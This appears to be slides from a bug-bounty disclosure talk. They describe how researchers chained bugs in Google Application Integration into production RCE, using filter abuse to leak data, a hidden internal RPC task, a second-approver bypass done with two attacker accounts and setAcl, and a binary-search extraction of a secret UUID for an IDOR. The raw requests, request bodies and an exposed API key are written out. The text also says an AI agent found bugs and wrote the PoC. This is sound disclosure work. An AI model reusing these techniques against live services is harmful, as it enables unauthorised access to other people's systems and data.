Host: cloudcrmipfrontend-pa.clients6.google.com
Cookie: <redacted>
Authorization: SAPISIDHASH <redacted>
Origin: https://console.cloud.google.com
X-Goog-Api-Key: AIzaSyBmtG6W8gM5Y6UxzUizxtaERwjmQZ0CCYE
```

→ **"Failed to convert server response to JSON"**

`filter [string]` ⇒ Standard filter field, currently only supporting int64, string. For example, to filter queue items under by a specific client_id, **use filter `client_id="123"`.** Also supports operators like AND, OR, NOT For example, "client_id="123" AND "client_id="456" Currently only supports filter by workflow, client_id and trigger_id.



https://google.aip.dev/160

The error that changed shape

```
GET /v1/integrationPlatform:listQuotaQueue?filter=client_id>"123"&alt=proto
Host: cloudcrmipfrontend-pa.clients6.google.com
Cookie: <redacted>
Authorization: SAPISIDHASH <redacted>
Origin: https://console.cloud.google.com
X-Goog-Api-Key: AIzaSyBmtG6W8gM5Y6UxzUizxtaERwjmQZ0CCYE
X-Goog-Encode-Response-If-Executable: base64
```

→ **[10MB Response]**


```
...
 {
   "queued_request": {
     "queued_request_id": "75a885e2-c611-43f7-b4e2-ae0d87bae789",
     "client_id": "default",
     "workflow_name": "WriteToSfdc",
     "priority": "CRITICAL",
     "received_timestamp": 1763057385562,
     "event_execution_info_id": "615cd9a9-9c0e-46ec-90df-91ee42ec9c37"
   },
   "event_execution_info": {
     "client_id": "default",
     "workflow_name": "WriteToSfdc",
     "trigger_id": "api_trigger/WriteToSfdc",
    ...
```


Reported my findings to Google VRP
⇒ **P0/S0 few hours later**

I knew there had to be more here…

What’s stopping me from creating my own task?

what’s stopping me from making my own workflow?

A task that fires raw Stubby calls

```
"EnterpriseCrmEventbusProtoTaskUiModuleConfig": {
  "description": "Task author would use this type to configure a
config module.",
  "id": "EnterpriseCrmEventbusProtoTaskUiModuleConfig",
  "properties": {
    "moduleId": {
      "description": "ID of the config module.",
      "enum": [
        ...
        "RPC_TYPED",
        ...
      ],
      "enumDescriptions": [
        ...
        "Configures a GenericStubbyTypedTask.",
        ...
      ],
    }
  }
},
```

```
createDraftWorkflow → 200
```

```
"workflowId": "53b2a49c-dd5e-4e45-…", "status": "DRAFT", "clientId":
"default"
```

```
publishWorkflow → 403
```

```
"Publisher admin@… cannot be the same as the last editor admin@… Please
raise a Request to Publish and have your change approved by another
person.”
```

A workflow must be published to run. Google wants a second human. I was stuck here for a month.

The DM that changed everything

A month stuck. Then I made a joke in a group chat.

brutecat lol i have a bug to leak protobuf definitions inside google

shrugged wait. i have the same bug

He had

The endpoints, spotted in the Application Integration JS while chasing another bug. Saw `GenericStubbyTypedTask` as an RCE vector. No valid client_id.

I had

The client_id, from the quota queue leak. No way past the publish approval.

I'd been sitting on the missing half of his exploit for a month without knowing it.

get back in after the fix

All the endpoints were 403

```
{
  "error": {
    "code": 403,
    "message": "The caller does not have permission",
    "status": "PERMISSION_DENIED"
  }
}
```

but only for me? They worked fine for shrugged.

Turns out the fix was slowly being rolled out.

If you spammed the same request numerous times, you would route to an unpatched backend

find the task, and its parameters

GenericStubbyTypedTaskV2

From Cloud Console’s JS files, we found the exact task name

```
...
["GenericStubbyTypedTaskV2","http://gstatic.com/enterprise/crm/ev
entbus/images/icons/blue/stubby_48px_blue.svg"],
...
```

coupled with its very own icon…



Trying to configure the task leaked it’s parameters:

```
{
  "error": {
    "code": 400,
    "message": "'Required input key serverSpec not present in task
GenericStubbyTypedTaskImpl, task number 1.'",
    "status": "INVALID_ARGUMENT"
  }
}
```

become the second approver

"Approved by another person"

```
POST /v1/integrationPlatform/auth:setAcl HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
X-Goog-Api-Key: AIzaSyBmtG6W8gM5Y6…
Content-Type: application/json
```

```
{
  "resourceInfo": {
    "resource": "IP_EVENTBUS_WORKFLOWS",
    "id": "retest-test123"
  },
  "acl": {
    "entries": [
      { "scope": { "obfuscatedGaiaId": "100029910836469267942" }, "role": 105 },
      { "scope": { "obfuscatedGaiaId": "113728935872649341310" }, "role": 105 }
    ]
  }
}
```

```
HTTP/2 200 {} — both attacker accounts now hold role 105
```

The control was meant to be "two different *Googlers* must sign off."

Since this API was exposed publicly:

What it really just checked was "do you have two different Google Accounts?"

1. Add second Google account via **setAcl**
2. Publish the task

The workflow is live, with a task that fires arbitrary Stubby calls.

The chain

1. getProtoDefinition reveals the schema of every internal message.
2. A hidden workflow task, GenericStubbyTypedTaskV2, can fire raw Stubby (internal RPC) calls.
3. Bypass the "needs a second approver" gate with two attacker accounts + a fix-propagation race.
4. **The workflow runs as Google.** The Stubby call executes under **Google's production service identity**. Arbitrary internal RPCs as prod = **RCE**.

💀 Stubby calls to certain RPCs allow for **direct code execution in Google’s Borg**

gslb:alkali-base /ServerStatus.GetServices


```
{
    "protoValue": {
    "@type": "type.googleapis.com/rpc.ServiceList",
    "service": [
        {
        "name": "AlkaliBaseAccountService",
        "descriptor": {
            "filename":
"google/internal/alkali/base/v1/alkali_base_account_service.proto",
            "name": "AlkaliBaseAccountService",
            "method": [
            {
                "name": "ListAccounts",
                "argumentType":
"google.internal.alkali.base.v1.ListAccountsRequest",
                "resultType":
"google.internal.alkali.base.v1.ListAccountsResponse",
                "deadline": 30,
                "securityLevel": "none"
            },
```


The call went through, executing inside Google production.

The fix fully propagated **one hour** after our PoC. Any later and it stays theoretical.

$60,000 prod compromise

Timeline - first RCE

2025-12-01	Initial report sent
2025-12-01	Triaged **P0/S0** — 🎉 *Nice catch!*
— 6 weeks —	*stuck at the publish wall*
2026-01-12	RCE escalation reported the same day we had it
2026-01-16	**Panel awards $60,000 under "Compromise of Google Cloud Production Environment"**

Round 2: an IDOR I couldn't aim

> My AI alerted me about a simple IDOR in the public Application Integration

```
GET /v1/projects/attacker-project/locations/us-central1/integrations/anythinghere/versions/<victim-uuid> HTTP/2
Host: integrations.googleapis.com
Authorization: Bearer <redacted>
```

You could supply any victim’s ID and take over their integration.

But it requires a UUID. Unless we find a way to get that, the attack is not practical.

so… i went looking

Test Cases

```
POST /$rpc/google.cloud.integrations.v1alpha.TestCases/ListTestCases HTTP/2
Host: integrations.googleapis.com
Content-Type: application/x-protobuf

< RAW PROTOBUF DATA >
```

```
{
  "1": "projects/<myproject>/locations/us-central1/integrations/RestTaskTest/versions/<my_version>",
  "2": "workflow_id = 631a0566-02fc-4dce-b319-25e2c68168f4",
  "6": {
    "1": ["name", "display_name", "update_time", "client_id"]
  }
}
```

field 2 and 6 looks like filters, what happens if i remove them?

Test Cases

```
POST /$rpc/google.cloud.integrations.v1alpha.TestCases/ListTestCases HTTP/2
Host: integrations.googleapis.com
Content-Type: application/x-protobuf

< RAW PROTOBUF DATA >
```

```
{
  "1": "projects/<myproject>/locations/us-central1/integrations/RestTaskTest/versions/<my_version>",
}
```

It dumped the test cases of every Google Cloud product using integrations…

but my own UUID was still reflected!



```
    ...
    {
      "name":
"projects/331540621401/locations/us-central1/integrations/my-draft-integration/v
ersions/631a0566-02fc-4dce-b319-25e2c68168f4/testCases/b25fb963-792c-419d-a98b-e
b930b2a29e3",
      "displayName": "test",
      "triggerId": "api_trigger/AI_bebbia_CreateWOSubs_API_1",
      "testInputParameters": [
        {
          "key": "InputData",
          "dataType": "JSON_VALUE",
          "defaultValue": {
            "jsonValue": "{\n  \"OldSKU\": \"300465\",\n  \"orderid\":
\"7fe9ffa9-d122-484b-96df-9ef85cd3aa8a\",\n  ...\n}"
          },
          "displayName": "InputData"
        }
      ],
      "creatorEmail": "redacted@google.com",
      ...
```

Binary-searching a secret UUID

- I have test-case IDs, but not the version UUID the IDOR needs.
- That filter supports `=` … does it also accept `>` and `⩽`?
- Anchor on a known ID and binary-search the `workflow_id`, one hex digit at a time, ~128 requests.
- Claude wrote the PoC. It worked first try.

```
$ python extract_by_id.py

[ 8/32] fb1dc5f3-0000-…
[16/32] fb1dc5f3-0380-491c-…
[24/32] fb1dc5f3-0380-491c-af90-5a14…
[32/32] fb1dc5f3-0380-491c-af90-5a141aa02f56
workflow_id: fb1dc5f3-…-5a141aa02f56
Total requests: 128
```

Now I can take over any project's integration: every trigger, task & creator email. And a lot of them were @google.com…

maybe some of those had internal Stubby task configured? I had no way to test without dumping all the records, so I had to leave it here…

"What's stopping me running my own?"

I created an Integration with an internal task, but it just timed out

But wait… when I create a test case with the Stubby task, then execute that, I get this weird error:

```
UberMint verification is disabled. You can enable it in AuthenticationMethods;
RpcSecurityPolicy http://rpcsp/p/4aPF9XD3vQ_2KYxu2J59zxrLEzDa2CDMRzIYnrADC4w
```

I checked with Google's security team, and they confirmed it was **exploitable**

$75,000 prod compromise

01 Most Google bugs don't need clever exploitation, just patience.

02 The AI's job was to be tireless on a surface too large for a human to test end-to-end.

03 One thing made it usable: one-click replay. Without it, agent output is just noise.

Arvin Shivram

@brutecat

@skull

/in/brutecat

brutecat.com

